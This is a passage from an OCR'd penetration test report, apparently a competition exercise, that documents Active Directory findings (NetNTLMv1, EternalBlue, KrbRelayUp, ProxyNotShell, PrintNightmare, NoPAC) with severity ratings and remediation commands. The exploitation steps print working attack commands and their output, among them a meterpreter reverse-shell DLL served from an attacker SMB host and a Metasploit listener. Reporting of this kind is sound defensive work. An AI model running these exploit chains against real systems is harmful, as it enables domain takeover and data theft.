


Figure 20 *Secretsdump performs a DCSync attack*

Remediation
FINALS-XX strongly recommends RAKMS to delete the machine account from the domain. It is not associated with any domain-joined computers and the full name of the account contained "old", indicating deprecation. This can be done with the following Powershell command:

```
Remove-ADComputer -identity 'ATC-CONTROLLER-OLD'
```

Should the computer account still be necessary and removal is not viable, FINALS-XX advises that it be configured with a password. The following PowerShell command can be used to configure a password on the account:

```
Get-ADComputer -LDAPFilter "(name=ATC-CONTROLLER-OLD)" | Set-
ADAccountPassword -Reset -NewPassword (ConvertTo-SecureString -
AsPlainText "[password]" -Force)
```

END OF FINDING BLOCK

7.2.4	NetNTLMv1 Enabled	CVSS	Risk
Impact	CRITICAL	**9.9** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **SMB [TCP/445]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered the affected scope to have NetNTLMv1 enabled. NetNTLM is the implementation of NTLM authentication over a network. There are two versions of this protocol, NetNTLMv1 and NetNTLMv2. NetNTLMv1 is cryptographically flawed as an attacker is able to derive the original NTLM hash from the message. An attacker can then utilize the NTLM hash in attacks such as Pass The Hash or Over Pass the Hash to authenticate as the identity the credential pertains to.		
Business Impact Description	An attacker able to extract the credential of sensitive principles has the capability to cause downtime of the affected scope and the Active Directory domain, exfiltration of sensitive information, and reputational harm to RAKMS.		
Likelihood Description	An attacker is highly likely to exploit this misconfiguration as it is relatively simple and requires no privileges to do so (see Finding 7.4.8). There are many public tools designed to identify and exploit this misconfiguration.		
MITRE ATT&CK	T1210 – Exploitation of Remote Services		
	M1015 – Active Directory Configuration M1042 – Disable or Remove Feature or Program M1051 – Update Software M1054 – Software Configuration		
Compliance Violations	N/A		
Exploitation Details			

1. **Coerce and capture authentication**
   Captured authentication will reveal downgradeable NETNTLMv1 hashes.

```
impacket-smbserver smb. -smb2support
python3 PetitPotam.py [smb server ip] [target ip]
```

Figure 21 *Coerce authentication with PetitPotam*




Figure 22 *The captured hash is NetNTLMv1*

Remediation

FINALS-XX recommends RAKMS enforce the usage of NetNTLMv2 by setting the `LmCompatibilityLevel` to 5 or disabling NTLM altogether in favor of Kerberos. The following command can be run from Command Prompt or Powershell and will set the host's `LmCompatibilityLevel` to 5.

```
reg.exe add HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ /v
lmcompatibilitylevel /t REG_DWORD /d 5 /f
```

In addition, RAKMS should evaluate the feasibility of implementing virtualization based security to isolate sensitive information from the rest of the operating system. If this is not possible FINALS-XX recommends increasing network level access controls to restrict SMB and RPC traffic from egressing the subnet.

END OF FINDING BLOCK

7.3 HIGH-RISK FINDINGS

7.3.1	Eternal Blue: MS17-010	CVSS	Risk
Impact	CRITICAL	**9.9** Critical	**HIGH**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.201 (skydesktop01.corp.kkms.local) → **SMB [TCP/445]** 10.0.0.202 (skydesktop02.corp.kkms.local) → **SMB [TCP/445]** 10.0.0.203 (skydesktop03.corp.kkms.local) → **SMB [TCP/445]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX discovered that the affected hosts are vulnerable to the Eternal Blue SMB exploit. This is a buffer overflow vulnerability that is exploited by an attacker sending specifically crafted packets to an instance of SMB version 1 on unpatched operating systems. Successful exploitation of the vulnerability gives an unauthenticated attacker SYSTEM level access to the affected machines.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the host. Additionally, this vulnerability impacts RAKMS's reputation as if exploited by attackers could lead to the exposure of customer PII which will dramatically diminish customer trust in RAKMS. Furthermore this vulnerability severely impacts RAKMS's revenue generation by permitting further access into the network enabling data and system modification.		
Likelihood Description	Exploitation has a medium likelihood given that an attacker must have low privileged access but can use a vast amount of public PoCs an unpatched version of Windows running SMBv1.		
MITRE ATT&CK	T1210 – Exploitation of Remote Services T1499 – Endpoint Denial of Service		

	M1015 – Active Directory Configuration M1016 – Vulnerability Scanning M1037 – Filter Network Traffic M1042 – Disable or Remove Feature or Program M1051 – Update Software M1054 – Software Configuration
Compliance Violations	**TSA:** III.E.1

Exploitation Details

1. **Configure Metasploit console to target the affected hosts**

```
set rhosts 10.0.0.201 10.0.0.202 10.0.0.203
set smbuser [ username ]
set smbdomain corp.kkms.local
set smbpass [ password ]
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.0.0.201 10.0.0.202 10.0.0.203
rhosts => 10.0.0.201 10.0.0.202 10.0.0.203 10.0.0.6
msf6 exploit(windows/smb/ms17_010_psexec) > set smbuser mmagnolia
smbuser => mmagnolia
msf6 exploit(windows/smb/ms17_010_psexec) > set smbdomain corp.kkms.local
smbdomain => corp.kkms.local
msf6 exploit(windows/smb/ms17_010_psexec) > set smbpass [redacted]
smbpass => [redacted]
```

Figure 23 *Eternal Blue metasploit options*

2. **Configure Metasploit console to target the discovered hosts and run the exploit**




Figure 24 *Execution of Eternal Blue*

Remediation
FINALS-XX recommends RAKMS install a Windows cumulative update after March 14, 2017. In the event that updating is not a feasible solution, FINALS-XX advises RAKMS to disable SMB version 1.0 on the affected host by using the provided command to modify the registry:

```
reg.exe add
"HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
" /v SMB1 /t REG_DWORD /d 0 /f
```

END OF FINDING BLOCK

7.3.2 Kerberos Relay Local Privilege Escalation		CVSS	Risk
Impact	HIGH	**9.1** Critical	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) ➜ **Kerberos [TCP/88]** ➜ **LDAP [TCP/389]** 10.0.0.6 (cessna-exchange.corp.kkms.local) 10.0.0.201 (skydesktop01.corp.kkms.local) 10.0.0.202 (skydesktop02.corp.kkms.local) 10.0.0.203 (skydesktop03.corp.kkms.local)		
Vulnerability Summary	FINALS-XX discovered that it was possible to utilize the Kerberos Relay technique for local privilege escalation. This technique relays Kerberos authentication to LDAP in order to add a new machine account and overwrite the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of the relayed host. This can then be chained with a Resource Based Constrained Delegation (RBCD) attack to obtain SYSTEM access.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from the affected hosts, along with completely inhibiting or destroying the functionality of the host.		
Likelihood Description	It is highly likely that an attacker would leverage this misconfiguration. Many tools online provide remote access functionality and an attacker can simply use the Guest account in addition to valid domain accounts.		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	N/A		

Exploitation Details

1. **Run the relay functionality of KrbRelayUp**
   This first stage of `KrbRelayUp` relays Kerberos authentication to the Domain Controller to

add a new machine account and override an LDAP attribute on the current machine

```
krbrelayup.exe relay -domain corp.kkms.local -
createcomputeraccount -computername '[name]$' -computerpassword
[password]
```




Figure 25 *Output of the first stage of KrbRelayUp*

2. **Run the second stage of KrbRelayUp**
   This second stage authenticates with the previously added machine account in order to obtain an impersonated Administrator HOST service ticket on the current host. This provides access to the service manager which can be used to spawn a SYSTEM shell.

```
KrbRelayUp.exe spawn -m rbcd -d corp.kkms.local -dc
SkyControl01.corp.kkms.local -cn '[name]$' -cp [password]
```




Figure 26 *Obtaining a SYSTEM shell with the second stage of KrbRelayUp*

Remediation

Due to the Kerberos relay abusing the intended functionality of Microsoft's implementation of Kerberos, FINALS-XX recommends the following system configurations to mitigate its exploitability. FINALS-XX recommends RAKMS enforce LDAP signing on the domain controller by setting the "Domain controller: LDAP server signing requirements" local security policy security option to "Require signing". This can also be configure with the following command

```
reg.exe add
"HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters\" /v
LDAPServerIntegrity /t REG_DWORD /d 2 /f
```

Further, RAKMS should prevent standard domain users from being able to add workstations to the

domain by removing Users from the "Add workstations to the domain" in user rights assignment. RAKMS should further ensure rogue machine accounts cannot be created by configuring the domain machine account quota (`ms-DS-MachineAccountQuota`) attribute for the domain to 0.

```
Set-ADDomain -Identity corp.kkms.local -Replace @{"ms-DS-
MachineAccountQuota"="0"}
```

END OF FINDING BLOCK

7.3.3 CVE-2022-41040 & CVE-2022-41082		CVSS	Risk
Impact	HIGH	**9.1** Critical	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:H		
Affected Scope	10.0.0.6 (cessna-exchange.corp.kkms.local) ➜ **HTTPS [TCP/80]** ➜ **WinRM [TCP/5985]** ➜ **WinRM [TCP/5986]**		
Vulnerability Summary	FINALS-XX discovered the presence of CVE-2022-41040 & CVE-2022-41082, together regarded as the ProxyNotShell vulnerability, on the on-premise Microsoft Exchange server. ProxyNotShell is a combination of a server-side request forgery (SSRF) and a deserialization bug that enables a low privileged user to obtain SYSTEM level permissions on vulnerable Exchange host.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from the affected hosts, along with completely inhibiting or destroying the functionality of the host.		
Likelihood Description	Exploitation has a medium likelihood as threat actors require at least low privileged access to the domain. However, there are public PoCs of the exploit readily available.		
MITRE ATT&CK	T1068 - Exploitation for Privilege Escalation		
	M1051 - Update Software		
Compliance Violations	**TSA:** III.E.1		

Exploitation Details

1. **Retrieve and run the ProxyNotShell exploit**
   Use the public PoC exploit script along with low privileged domain credentials

```
python2 /opt/poc_aug3.py https://10.0.0.6
'[user]@corp.kkms.local '[password]' calc.exe
```

```
root@1842671343eb:/# python2 /opt/poc_aug3.py https://10.0.0.6 'mmagnolia@corp.wkms.local' '[redacted]' calc.exe
[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
```

Figure 27 *Execution of the ProxyNotShell exploit script*

2. **Confirm elevated code execution**
   Check the running processes for a calculator process running as SYSTEM




Figure 28 *Calculator running as SYSTEM*

Remediation

FINALS-XX recommends that RAKMS update its Exchange Server version to at least Exchange Server 2016 CU23 Nov22SU. The following command can be used to upgrade Exchange once the new cumulative update has been downloaded and mounted to a letter drive:

```
Setup.exe /IAcceptExchangeServerLicenseTerms /Mode:Upgrade
```

END OF FINDING BLOCK

7.3.4 PrintNightmare: CVE-2021-1675 & 2021-34527		CVSS	Risk
Impact	CRITICAL	**8.8** **High**	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **RPC [TCP/135]**		
Vulnerability Summary	PrintNightmare leverages a flaw in the Print System Remote Protocol (MS-RPRN) or Print System Asynchronous Remote Protocol (MS-PAR) in RPC associated with the Print Spooler service. Exploitation allows a low privilege, authenticated user to add a printer and an associated print driver of their choice. FINALS-XX leveraged this vulnerability to force Printer Spooler to load an arbitrary DLL to obtain SYSTEM level access on the affected hosts.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the host. This vulnerability impacts RAKMS's reputation as if exploited by attackers could lead to the leakage of customer PII which will dramatically diminish customer trust in RAKMS. This vulnerability severely impacts RAKMS's revenue generation by permitting further access into the network enabling data and system modification.		
Likelihood Description	It is somewhat likely that an attacker will exploit this vulnerability. There are public proof of concepts which facilitate exploitation of this vulnerability. However, exploitation requires valid user credentials.		
MITRE ATT&CK	T1547.012 - Print Processors		
	M1018 - User Account Management		
Compliance Violations	**TSA:** III.E.1		

Exploitation Details

1. **Scan the target RPC**
   Use Impacket's rpcdump to enumerate available RPC protocols

```
impacket-rpcdump @[target ip]
```

```
┌──(                                    )-[~/CVE-2021-1675]
└─# [01/12/24 5:18:41] impacket-rpcdump @10.0.0.6 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(                                    )-[~/CVE-2021-1675]
└─# [01/12/24 5:18:49] impacket-rpcdump @10.0.0.201 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(                                    )-[~/CVE-2021-1675]
└─# [01/12/24 5:19:04] impacket-rpcdump @10.0.0.202 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(                                    )-[~/CVE-2021-1675]
└─# [01/12/24 5:19:09] impacket-rpcdump @10.0.0.203 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
```

Figure 29 *RPC dump showing remote print protocols*

2. **Setup the attacker SMB server**
   Modify the default Samba server configuration at /etc/samba/smf.conf to allow anonymous access

```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445
[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = nobody
```

3. **Create the DLL payload**
   Utilize msfvenom to create a DLL payload pointed to the attacker server

```
msfvenom =p windows/x64/meterpreter/reverse_tcp -a x64 -f dll
LHOST=10.0.254.206 LPORT=9500 > file.dll
```

```
[01/12/24 3:17:34] msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f dll LHOST=10.0.254.206 LPORT=9500 > file.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
```

Figure 30 *Msfvenom payload creation*

4. **Create the Metasploit listener**
   Use Metasploit's universal multi handler with the appropriate configurations

```
set payload windows/x64/meterpreter/reverse_tcp
set lhost 10.0.254.206
set lport 9500
run
```

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.254.206
lhost => 10.0.254.206
msf6 exploit(multi/handler) > set lport 9500
lport => 9500
msf6 exploit(multi/handler) > run
```

Figure 31 *Metasploit handler configuration*

5. **Execute the PrintNightmare exploit script**
   Step Description

```
python3 PrintNightmare.py
corp.kkms.local/[user]:'[pass]'@[target ip] [printer name]
'\\10.0.254.206\smb\file.dll'
```

```
~/CVE-2021-1675]
[01/12/24 3:36:43] python3 PrintNightmare.py corp.kkms.local/mmagnolia:'[redacted]'@10.0.0.5 TestPrinter2 '\\10.0.254.206\smb\file.dll'
[*] Connecting to ncacn_np:10.0.0.5[\PIPE\spoolss]
[*] Bind OK
[*] pDriverPath Found C:\windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\UNIDRV.DLL
[*] Executing \\10.0.254.206\smb\file.dll
[*] Stage0: 0
[*] Stage1: 0
[*] Exploit Completed
```

Figure 32 *Execution of PrintNightmare exploit script*

6. **Confirm shell access**

```
[*] Started reverse TCP handler on 10.0.254.206:9500
[*] Sending stage (200774 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.254.206:9500 -> 10.0.0.5:57812) at 2024-01-12 15:39:28 -0500
```

Figure 33 *Shell access from PrintNightmare exploitation*

Remediation

FINALS-XX recommends that RAKMS install a Windows cumulative update released on or after July 1st, 2021 and ensure that the following registry keys either set to 0 or do not exist (default setting)

```
HKLM\Software\Policies\Microsoft\Windows
NT\Printers\PointAndPrint\NoWarningNoElevationOnInstall

HKLM\Software\Policies\Microsoft\Windows
NT\Printers\PointAndPrint\UpdatePromptSettings
```

In order to further secure the environment, FINALS-XX advises that RAKMS configure the below registry value to 1 to prevent low privileged users from installing print drivers of any form.

```
HKLM\Software\Policies\Microsoft\Windows
NT\Printers\PointAndPrint\RestrictDriverInstallationToAdministr
ators
```

Should updates not be a viable avenue of remediation for RAKMS, FINALS-XX recommends that the Print Spooler service be stopped and set to disabled with the below PowerShell command

```
Stop-Service -Name Spooler -Force
Set-Service -Name Spooler -StartupType Disabled
```

END OF FINDING BLOCK

7.3.5 NoPAC: CVE-2021-42278 & 2021-42287		CVSS	Risk
Impact	CRITICAL	**8.5** Critical	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) ➜ **Kerberos [TCP/88]** ➜ **SMB [TCP/445]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered `skycontrol01.corp.kkms.local` was vulnerable to NoPAC, which FINALS-XX leveraged to gain Domain Admin on RAKMS's network. NoPAC abuses CVE-2021-42278 and CVE-2021-42287 on out-of-date Active Directory environments to spoof the identity of the Domain Controller and obtain administrative access to the domain.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the host. This vulnerability impacts RAKMS's reputation as if exploited by attackers could lead to the leakage of customer PII which will dramatically diminish customer trust in RAKMS. This vulnerability severely impacts RAKMS's revenue generation by permitting further access into the network enabling data and system modification.		
Likelihood Description	It is somewhat likely that an attacker will exploit this vulnerability. Successful exploitation of this vulnerability requires valid domain user credentials and requires fundamental knowledge of Active Directory in order to identify and properly exploit.		
MITRE ATT&CK	T1098 – Account Manipulation		
	M1018 – User Account Management		
Compliance Violations	**TSA:** III.E.1		
Exploitation Details			

1. **Execute the POC exploitation script**
   FINALS-XX utilized previously collected domain user credentials to test the validity of the exploit.

```
python3 noPac.py corp.kkms.local/[username] -dc-ip 10.0.0.5 -
use-ldap -shell --impersonate Administrator -hashes <REDACTED>
```

